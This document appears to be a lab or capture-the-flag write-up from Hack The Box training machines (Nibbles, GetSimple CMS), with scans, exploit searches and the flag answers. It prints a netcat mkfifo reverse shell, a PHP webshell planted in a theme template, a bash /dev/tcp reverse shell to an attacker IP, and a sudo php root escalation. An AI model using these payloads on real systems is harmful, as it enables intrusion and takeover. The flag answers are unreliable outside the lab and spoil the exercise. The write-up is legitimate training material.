[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 296]
./hta (Status: 403) [Size: 291]
./htaccess (Status: 403) [Size: 296]
/index.html (Status: 200) [Size: 93]
/server-status (Status: 403) [Size: 300]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-ximsbucu08]-[~]
[*]$

```

Run gobuster.

```

nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive: personal.zip
  creating: personal/
  creating: personal/stuff/
 inflating: personal/stuff/monitor.sh

```

Unzip the personal.zip file and see a file called monitor.sh. Cat monitor.sh

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ip >/tmp/f' | tee -a monitor.sh
```

With root privileges edit the monitor.sh file to append a reverse shell one-liner.

sudo /home/nibbler/personal/stuff/monitor.sh

Execute script.

```
[*]$ nc -lvnp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 10.129.61.113.
Ncat: Connection from 10.129.61.113:54516.
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@Nibbles:/home/nibbler/personal/stuff# ls
ls
LinEnum.sh  monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd /home/nibbler
cd /home/nibbler
root@Nibbles:/home/nibbler# ls
ls
personal  personal.zip  user.txt
root@Nibbles:/home/nibbler# find / -name root.txt 2>/dev/null
find / -name root.txt 2>/dev/null
/root/root.txt
root@Nibbles:/home/nibbler# cat /root/root.txt
cat /root/root.txt
de5e5d6619862a8aa5b9b212314e0cdd
root@Nibbles:/home/nibbler#
```

Catch root shell on netcat listener.

Answer: de5e5d6619862a8aa5b9b212314e0cdd


Getting Started: Knowledge Check

1. Spawn the target, gain a foothold and submit the contents of the user.txt flag.

```
Parrot Terminal
File Edit View Search Terminal Help
[*]$ nmap -sC -sV 10.129.42.249
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 02:52 EDT
Nmap scan report for 10.129.42.249
Host is up (0.0092s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /admin/
|_ http-title: Welcome to GetSimple! - gettingstarted
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-zzdtmiobql]-[~]
[*]$
```

Ran an nmap scan.



Paste IP into web browser to find the application. (10.129.42.249)

```
[us-dedicated-128-dhcp]--[10.10.14.224]--[kaytee06@htb-zzdtniobql]--[*]
[*]$ searchsploit GetSimple
```

Exploit Title	Path
Getsimple CMS 2.01 - 'changedata.php' Cross-S	php/webapps/34789.html
Getsimple CMS 2.01 - 'components.php' Cross-S	php/webapps/34041.txt
Getsimple CMS 2.01 - Local File Inclusion	php/webapps/12517.txt
Getsimple CMS 2.01 - Multiple Vulnerabilities	php/webapps/14338.html
Getsimple CMS 2.01 < 2.02 - Administrative Cr	php/webapps/15605.txt
Getsimple CMS 2.03 - 'upload-ajax.php' Arbitr	php/webapps/35353.txt
Getsimple CMS 3.0 - 'set' Local File Inclusio	php/webapps/35726.py
Getsimple CMS 3.1.2 - 'path' Local File Inclu	php/webapps/37587.txt
Getsimple CMS 3.2.1 - Arbitrary File Upload	php/webapps/25405.txt
Getsimple CMS 3.3.1 - Cross-Site Scripting	php/webapps/43888.txt
Getsimple CMS 3.3.1 - Persistent Cross-Site S	php/webapps/32502.txt
Getsimple CMS 3.3.10 - Arbitrary File Upload	php/webapps/40008.txt
Getsimple CMS 3.3.13 - Cross-Site Scripting	php/webapps/44408.txt
Getsimple CMS 3.3.16 - Persistent Cross-Site	php/webapps/48850.txt
Getsimple CMS 3.3.16 - Persistent Cross-Site	php/webapps/49726.py
Getsimple CMS 3.3.4 - Information Disclosure	php/webapps/49928.py
Getsimple CMS Custom JS 0.1 - Cross-Site Requ	php/webapps/49816.py
Getsimple CMS Items Manager Plugin - 'PHP.php	php/webapps/37472.php
Getsimple CMS My SMTP Contact Plugin 1.1.1 -	php/webapps/49774.py
Getsimple CMS My SMTP Contact Plugin 1.1.2 -	php/webapps/49798.py
Getsimple CMS Plugin Multi User 1.8.2 - Cross	php/webapps/48745.txt
Getsimple CMS v3.3.16 - Remote Code Execution	php/webapps/51475.py
GetsimpleCMS - Unauthenticated Remote Code Ex	php/remote/46880.rb

```
Shellcodes: No Results
```

Use searchsploit.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-zzdtniobql]-[~]
[*]$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

.

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBBb  .
      ' dB'      BBP
    dB'dB'dB' dBBP  dBP  dBP BB
    dB'dB'dB' dBP  dBP  dBP BB
    dB'dB'dB' dBBBBP dBP  dBBBBBBB

                                dBBBBBP dBBBBBBb dBP  dBBBBBP dBP dBBBBBBP
                                dB' dBP  dB'.BP
                                |
                                --o-- dBP  dBBBB' dBP  dB'.BP dBP  dBP
                                |      dBP  dBP  dBP  dB'.BP dBP  dBP
                                |      dBBBBP dBP  dBBBBBP dBBBBBP dBP  dBP

                                0

                                To boldly go where no
                                shell has gone before

    =[ metasploit v6.4.111-dev ]
+ -- --=[ 2,607 exploits - 1,323 auxiliary - 1,707 payloads ]
+ -- --=[ 429 post - 49 encoders - 14 nops - 9 evasion ]

Menu [VNC config] Parrot Terminal Welcome to GetSim...
```

Ran msfconsole.

```
                                dBBBBBP dBP  dBBBBBP dBBBBBP dBP  dBP

                                0

                                To boldly go where no
                                shell has gone before

    =[ metasploit v6.4.111-dev ]
+ -- --=[ 2,607 exploits - 1,323 auxiliary - 1,707 payloads ]
+ -- --=[ 429 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf](Jobs:0 Agents:0) >> search exploit GetSimple

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/get_simple_upload_exec 2014-01-04      excellent Yes    GetSimpleCMS PHP File Upload Vulnerability
1  exploit/multi/http/getsimplecms_unauth_code_exec 2019-04-28      excellent Yes    GetSimpleCMS Unauthenticated RCE

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/getsimplecms_unauth_code_exec

msf](Jobs:0 Agents:0) >>
```

Searched the exploit.

```

[★]$ sudo nmap -p- --min-rate=10000 10.129.20.50
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 23:30 EDT
Nmap scan report for 10.129.20.50
Host is up (0.0083s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

Ran nmap scan on target.

```


[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-ximsbucu08]-[~]
[★]$ sudo nmap -p 22,80 -sC -sV -oN tmp.nmap 10.129.20.50
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 23:31 EDT
Nmap scan report for 10.129.20.50
Host is up (0.0075s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Welcome to GetSimple! - gettingstarted
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.09 seconds

```

Run a more detailed scan with open ports.




Navigate to /admin and correctly guessed username and password were both admin.



Get redirected to <http://10.129.20.50/admin/pages.php>

<https://www.exploit-db.com/exploits/46880>

Search for GetSimple CMS Version 3.3.15 exploits




Navigate to theme page and edit theme.

```
<?php system($_REQUEST["cmd"]); ?>
<?php if(!defined('IN_GS')){ die('you cannot load this page directly.')} ; }
/*
 *
 * @File:          template.php
 * @Package:       GetSimple
 * @Action:        Innovation theme for GetSimple CMS
 *
 */

# Get this theme's settings based on what was entered within its plugin.
```


<?php system(\$_REQUEST["cmd"]); ?>

Edit innovation page and add webshell. Save changes



Make sure page works. <http://10.129.20.50/theme/Innovation/template.php?cmd=ip>

Replace gettingstarted.htb with the target ip address (10.129.20.50).



Check if webshell runs. <http://10.129.20.50/theme/Innovation/template.php?cmd=id>

```
GET /theme/Innovation/template.php?cmd=
bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.176/4444+0>%261' HTTP/1.1
Host: gettingstarted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Open burp suite and replace id command with reverse shell. `bash -c 'bash -i && /dev/tcp/10.10.16.176/4444 0>&1'` Replace with tun0 IP and listening port.

`bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.176/4444+0>%261'`

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.176] from (UNKNOWN) [10.129.91.73] 37582
bash: cannot set terminal process group (1032): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gettingstarted:/var/www/html/theme/Innovation$
```

Start listener.

Upgrade shell. `python3 -c 'import pty; pty.spawn("/bin/bash")'`

`stty raw -echo; fg`

`export TERM=xterm-256color`

`ctrl + z`

`cat /home/mrb3n/user.txt`

`cat directory`

```
www-data@gettingstarted:/var/www/html$ cd /home
cd /home
www-data@gettingstarted:/home$ ls
ls
mrb3n
www-data@gettingstarted:/home$ cd mrb3n
cd mrb3n
www-data@gettingstarted:/home/mrb3n$ ls
ls
user.txt
www-data@gettingstarted:/home/mrb3n$ cat user.txt
cat user.txt
7002d65b149b0a4d19132a66feed21d8
```

Answer: 7002d65b149b0a4d19132a66feed21d8

2. Spawn the target, gain a foothold and submit the contents of the user.txt flag.

```
www-data@gettingstarted:/home/mrb3n$ sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
www-data@gettingstarted:/home/mrb3n$
```

sudo -l

```
www-data@gettingstarted:/tmp$ sudo /usr/bin/php -r 'system("/bin/bash");'
root@gettingstarted:/tmp# whoami
root
```

Get root privilege.

```
root@gettingstarted:/home# ls
ls
mrb3n
root@gettingstarted:/home# cd /root/
cd /root/
root@gettingstarted:~# ls
ls
root.txt
snap
root@gettingstarted:~# cat root.txt
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
root@gettingstarted:~#
```

cat /root/root.txt

Cat the flag

Answer: f1fba6e9f71efb2630e6e34da6387842